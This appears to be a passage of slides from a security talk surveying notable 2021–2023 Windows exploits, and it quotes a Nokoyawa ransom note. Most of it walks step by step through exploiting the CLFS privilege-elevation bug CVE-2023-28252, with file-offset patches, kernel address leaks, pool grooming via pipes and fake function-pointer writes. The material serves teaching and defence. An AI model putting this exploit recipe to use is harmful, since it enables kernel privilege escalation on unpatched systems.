
- The program performs a write over the corrupted memory block
- The data overwritten is in an address space controlled by the attacker



Why Remote Code Execution (RCE)?

- High Impact and Exploitability
 - High Value of Zero-Days
- Expanded Attack Surface
 - Cloud computing
 - Remote work
 - Increase in internet-connected devices
- Complex Software Ecosystems
- Advanced Exploit Techniques
 - Use of Exploit Kits


Attack Chain and RCE



Why Elevation of Privilege (EoP)?

- Crucial for lateral movement
- Persistence and evading detection
- Complex Privilege Models
- Focus on Defense-in-Depth


Attack Chain and EoP



Why Security Feature Bypasses?

- Widespread Adoption of Security Features
 - Security mechanisms like Address Space Layout Randomization (ASLR)
 - Data Execution Prevention (DEP)
 - Secure Boot
 - Sandboxing/Hypervisors
 - Endpoint Detection & Prevention (Windows Defender)
- Advanced Attacker Techniques
- Focus on High-Value Targets
- Increased Complexity
- Race Between Offense and Defense
- Legacy Systems and Backward Compatibility


Attack Chain and Security Feature Bypass



Notable Exploits Used in the Wild

2021-2023 Notable exploits and their impact

Ransomware and APT Groups



Nokoyawa Ransomware

CVE-2023-28252



BITTER APT group

CVE-2021-28310



PrintNightmare

CVE-2021-1675



Raspberry Robin Malware

CVE-2021-1732

Nokoyawa Ransomware

Who are they?

Financially motivated criminal group that targets retail & wholesale, energy, manufacturing, healthcare, software development and other industries.

Nokoyawa.

If you see this, your files have been successfully encrypted and stolen.
Don't try to search free decryption method.
It's impossible.

We are using symmetrical and asymmetric encryption.

ATTENTION:

- Don't rename encrypted files.
- Don't change encrypted files.
- Don't use third party software.

You are risking irreversibly damaging the file by doing this.

If you manage to keep things quiet on your end, this will never be known to the
To reach an agreement you have 48 hours to visit our Onion Website.

How to open Onion links:

- Download TOR Browser from official website.
- Open and enter this link:

- On the page you will see a chat with the Support.
- Send your first message.

Don't waste your time.

Otherwise all your valuable and sensitive data will be leaked.

Our websites are full of companies that doubted the fact of the data breach or

Nokoyawa Ransomware

CVE-2023-28252

- Elevation-of-privilege in Common Log File System (CLFS) clfs.sys driver
- Out-of-bounds write (increment) that can be exploited when the system attempts to extend a metadata block.
- Could have been easily discovered with the help of fuzzing
- Driver had extensive use of try/catch blocks to catch exceptions.
- Access violation exceptions were masked by an exception handler and the code continues its normal execution like nothing happened
- Uses a Base Log File to trigger the exploit

Base Log Format (BLF) Format

0x0000	Control Block
0x0400	Control Block Shadow
0x0800	Base Block
0x8200	Base Block Shadow
0xFC00	Truncate Block
0xFE00	Truncate Block Shadow

CVE-2023-28252 Exploitation

Steps

1. First you need to get the kernel address
2. Create the path to the .blf files
3. Create a trigger .blf file
4. Modify the trigger .blf file
5. Find the Base Block (offset 0x800) kernel address of the trigger .blf
6. Call AddLogContainer with the handle of the trigger .blf
7. Create a spray .blf file
8. Groom the memory for the spray
9. Trigger the out-of-bounds write.

CVE-2023-28252 Exploitation

1. First you need to get the kernel address

Why?

To bypass ASLR and prepare the functions addresses

How?

Calling **NtQuerySystemInformation** with SystemExtendedHandleInformation with an incorrect size to acquire an address of the desired kernel object:

`kernel_base_addr + function_offset`

- CLFS.sys!ClfsEarlierLsn
- CLFS.sys!ClfsMgmtDeregisterManagedClient
- NTOSKRNL.exe!RtlClearBit/PoFxProcessorNotification
- NTOSKRNL.exe! SeSetAccessStateGenericMapping

CVE-2023-28252 Exploitation

2 & 3. Create the path to the trigger .blf file

Why?

Prepare the crafted trigger .blf file

How?

- Setting the environment variable "LOG:C:\MyDirectory\MyLog"
- Calling CreateLogFile to create a log file as C:\Users\Public\MyLog.blf
- Mylog = C:\Users\Public\MyLog.blf
- CreateLogFile(Mylog, GENERIC_READ | GENERIC_WRITE, 1, 0, OPEN_ALWAYS, 0);

CVE-2023-28252 Exploitation

4. Modifying trigger .blf file

Base Log Format (BLF) Format

0x0000	Control Block
0x0400	Control Block Shadow
0x0800	Base Block
0x8200	Base Block Shadow
0xFC00	Truncate Block
0xFE00	Truncate Block Shadow

Block Format

0x0000	CLFS_LOG_BLOCK_HEADE start
0x00C0	Checksum
0x0070	BASE_RECORD_HEADER
	Record[0]
	...
	Record[n]

CVE-2023-28252 Exploitation

Block Format

0x0000	CLFS_LOG_BLOCK_HEADER
0x0070	BASE_RECORD_HEADER
	Record[0]
	...
	Record[n]

```
typedef struct _CLFS_LOG_BLOCK_HEADER
{
    UCHAR MajorVersion;
    UCHAR MinorVersion;
    UCHAR Usn;
    CLFS_CLIENT_ID ClientId;
    USHORT TotalSectorCount;
    USHORT ValidSectorCount;
    ULONG Padding;
    ULONG Checksum;
    ULONG Flags;
    CLFS_LSN CurrentLsn;
    CLFS_LSN NextLsn;
    ULONG RecordOffsets[12];
    ULONG SignaturesOffset;
} CLFS_LOG_BLOCK_HEADER, *PCLFS_LOG_BLOCK_HEADER;
```

CVE-2023-28252 Exploitation

Block Format

0x0000	CLFS_LOG_BLOCK_HEADER
0x0070	BASE_RECORD_HEADER
	Record[0]
	...
	Record[n]

```
typedef struct _CLFS_BASE_RECORD_HEADER
{
    CLFS_METADATA_RECORD_HEADER hdrBaseRecord;
    CLFS_LOG_ID cidLog;
    ULONGLONGT rgClientSymTbl[CLIENT_SYMTBL_SIZE];
    ULONGLONGT rgContainerSymTbl[CONTAINER_SYMTBL_SIZE];
    ULONGLONGT rgSecuritySymTbl[SHARED_SECURITY_SYMTBL_SIZE];
    ULONG cNextContainer;
    CLFS_CLIENT_ID cNextClient;
    ULONG cFreeContainers;
    ULONG cActiveContainers;
    ULONG cbFreeContainers;
    ULONG cbBusyContainers;
    ULONG rgClients[MAX_CLIENTS_DEFAULT];
    ULONG rgContainers[MAX_CONTAINERS_DEFAULT];
    ULONG cbSymbolZone;
    ULONG cbSector;
    USHORT bUnused;
    CLFS_LOG_STATE eLogState;
    UCHAR cUsn;
    UCHAR cClients;
} CLFS_BASE_RECORD_HEADER, *PCLFS_BASE_RECORD_HEADER;
```

CVE-2023-28252 Exploitation

Modifications made to the Base Block and
Base Shadow Block

```
offset 0x858 to 0x369
offset 0x1dd0 to 0x15a0
offset 0x1dd4 to 0x1570
offset 0x1de0 to 0xC1FDF008
offset 0x20b8 to 0x1888
offset 0x20bc to 0x1858
offset 0x20c8 to 0xC1FDF008
offset 0x20cc to 0x30
offset 0x20e0 to 0x05000000
offset 0x1de4 to 0x30
offset 0x1df8 to 0x05000000
offset 0x8258 to 0x369
offset 0x97d0 to 0x15a0
offset 0x97d4 to 0x1570
offset 0x97e0 to 0xC1FDF008
```



Used later

CVE-2023-28252 Exploitation

5. Find the Base Block (offset 0x800) kernel address of the trigger .blf


Open the existing trigger file after modification

```
CreateLogFile(MyLog, 0xC0010000, FILE_SHARE_READ, 0, OPEN_EXISTING , 0);
```

Get the address to the pool of size 0x7a00 again

CVE-2023-28252 Exploitation

```
typedef struct _CLFS_CONTROL_RECORD
{
    CLFS_METADATA_RECORD_HEADER hdrControlRecord;
    ULONGLONG ullMagicValue;
    UCHAR Version;
    CLFS_EXTEND_STATE eExtendState;
    USHORT iExtendBlock;
    USHORT iFlushBlock;
    ULONG cNewBlockSectors;
    ULONG cExtendStartSectors;
    ULONG cExtendSectors;
    CLFS_TRUNCATE_CONTEXT cxTruncate;
    USHORT cBlocks;
    ULONG cReserved;
    CLFS_METADATA_BLOCK rgBlocks[ANYSIZE_ARRAY];
} CLFS_CONTROL_RECORD, *PCLFS_CONTROL_RECORD;
```



```
typedef struct
_CLFS_METADATA_RECORD_HEADER
{
    ULONGLONG ullDumpCount;
} CLFS_METADATA_RECORD_HEADER,
*PCLFS_METADATA_RECORD_HEADER;
```

CVE-2023-28252 Exploitation

CFLS Meta Data Blocks

rgBlocks (len 0x90)

0x00	CLFS_METADATA_BLOCK block0
0x18	CLFS_METADATA_BLOCK block1
0x30	CLFS_METADATA_BLOCK block2
0x48	CLFS_METADATA_BLOCK block3
0x60	CLFS_METADATA_BLOCK block4
0x78	CLFS_METADATA_BLOCK block5
0x90	End

_CLFS_METADATA_BLOCK

0x0	PUCHAR pbImage
0x8	ULONG cbImage
0xC	ULONG cbOffset
0x10	CLFS_METADATA_BLOCK_TYPE eBlockType

CVE-2023-28252 Exploitation

When accessing an existing file, the driver allocates the 0x90 bytes from CClfsBaseFilePersisted: ReadImage

Base Log Format (BLF) Format

0x0000	Control Block
0x0400	Control Block Shadow
0x0800	Base Block
0x8200	Base Block Shadow
0xFC00	Truncate Block
0xFE00	Truncate Block Shadow

Trigger .BLF

0x0000	Header
0x00C0	CheckSum
0x7a00	End of Block

Using NtQuerySystemInformation with SystemBigPoolInformation to find the address to this block of size **0x7a00**

CVE-2023-28252 Exploitation

6. Call AddLogContainer with the handle of the trigger .blf

How?

- **AddLogContainer** api using the handle of the **trigger blf** after CreateLogFile
- pwszContainerPath = C:\Users\Public\MyLog.p_%d
- pcbContainer = 512
- AddLogContainer(handle, (PULONGLONG)&pcbContainer, pwszContainerPath, 0)

CVE-2023-28252 Exploitation

7. Create a spray .blf file

Why?

Used to fill the memory space

How?

- Create the spray log file multiple times
- Copy the entire block 0 (CONTROL BLOCK) to block 1 (CONTROL BLOCK SHADOW)

Base Log Format (BLF) Format	
0x0000	Control Block
0x0100	Control Block Shadow
0x0800	Base Block
0x8200	Base Block Shadow
0xFC00	Truncate Block
0xFE00	Truncate Block Shadow

CVE-2023-28252 Exploitation

8. Groom the memory for the spray

1. Create an array filled with kernel address of the Base Block + 0x30
2. Create a spray of pipes with CreatePipe
 - 0x5000 x pipe pairs
 - 0x4000 x pipe pairs
3. Write to those pipes with the array created earlier
4. Now free pipes of size 0x90 of those 0x5000 pipe pairs
5. Finally open the spray .blf files with:
 - `CreateLogFile(spray_files[const_10], GENERIC_READ | GENERIC_WRITE , FILE_SHARE_READ, 0, OPEN_ALWAYS, 0)`


CVE-2023-28252 Exploitation

What is happening?

CreateLogFile is called to open existing files

Allocates 0x90 bytes for the CLFS_METADATA_BLOCK array rgBlocks.

These 0x90 blocks will occupy in gaps where the pipes were released



CVE-2023-28252 Exploitation

9. Triggering the bug

While in a loop

Call AddLogContainer to all the spray .blf files

Place the kernel addresses to CFLS functions captured earlier at memory layout at 0x5000000

Call CreateLogFile:

```
CreateLogFile(MyLog, GENERIC_READ |  
GENERIC_WRITE | DELETE,  
FILE_SHARE_READ, 0, OPEN_EXISTING, 0);
```

referenced in
trigger .blf

```
*(UINT64*)0x5000040 = 0x5000000;  
*(UINT64*)0x5000000 = 0x5001000;  
*(UINT64*)0x5001000 = fnClfsEarlierLsn;  
*(UINT64*)0x5001008 = fnPoFxProcessorNotification;  
*(UINT64*)0x5001010 = fnClfsEarlierLsn;  
*(UINT64*)0x5001018 = fnClfsEarlierLsn;  
*(UINT64*)0x5001020 = fnClfsEarlierLsn;  
*(UINT64*)0x5001028 = fnClfsEarlierLsn;  
*(UINT64*)0x5001030 = fnClfsEarlierLsn;  
*(UINT64*)0x5001038 = fnClfsEarlierLsn;  
*(UINT64*)0x5001040 = fnClfsEarlierLsn;  
*(UINT64*)0x5000068 = fnClfsMgmtDeregisterManagedClient;  
*(UINT64*)0x5000048 = 0x5000400;  
*(UINT64*)0x5000400 = 0x5001300;  
*(UINT64*)0x5000448 = para_PipeAttributeobjInkernel + 0x18;  
*(UINT64*)0x5001328 = fnClfsEarlierLsn;  
*(UINT64*)0x5001308 = fnSeSetAccessStateGenericMapping;
```

CVE-2023-28252 Exploitation

What is going on?

AddLogContainer calls

CClfsBaseFilePersisted::ExtendMetadataBlock

CClfsBaseFilePersisted::ExtendMetadataBlock
function performs out-of-bounds access to the
rgBlocks array

rgBlocks (len 0x90)

0x00	CLFS_METADATA_BLOCK block0
0x18	CLFS_METADATA_BLOCK block1
0x30	CLFS_METADATA_BLOCK block2
0x48	CLFS_METADATA_BLOCK block3
0x60	CLFS_METADATA_BLOCK block4
0x78	CLFS_METADATA_BLOCK block5
Out of Bounds Write	

CVE-2023-28252 Exploitation

Triggering the bug

It will loop until it find the System token

Using the NtFsControlFile function that will read the pipes attributes.

Using that pipe address + eprocess address to system + addr of the token

```
*(UINT64*)0x5000040 = 0x5000000;  
*(UINT64*)0x5000000 = 0x5001000;  
*(UINT64*)0x5001000 = fnClfsEarlierLsn;  
*(UINT64*)0x5001008 = fnPoFxProcessorNotification;  
*(UINT64*)0x5001010 = fnClfsEarlierLsn;  
*(UINT64*)0x5001018 = fnClfsEarlierLsn;  
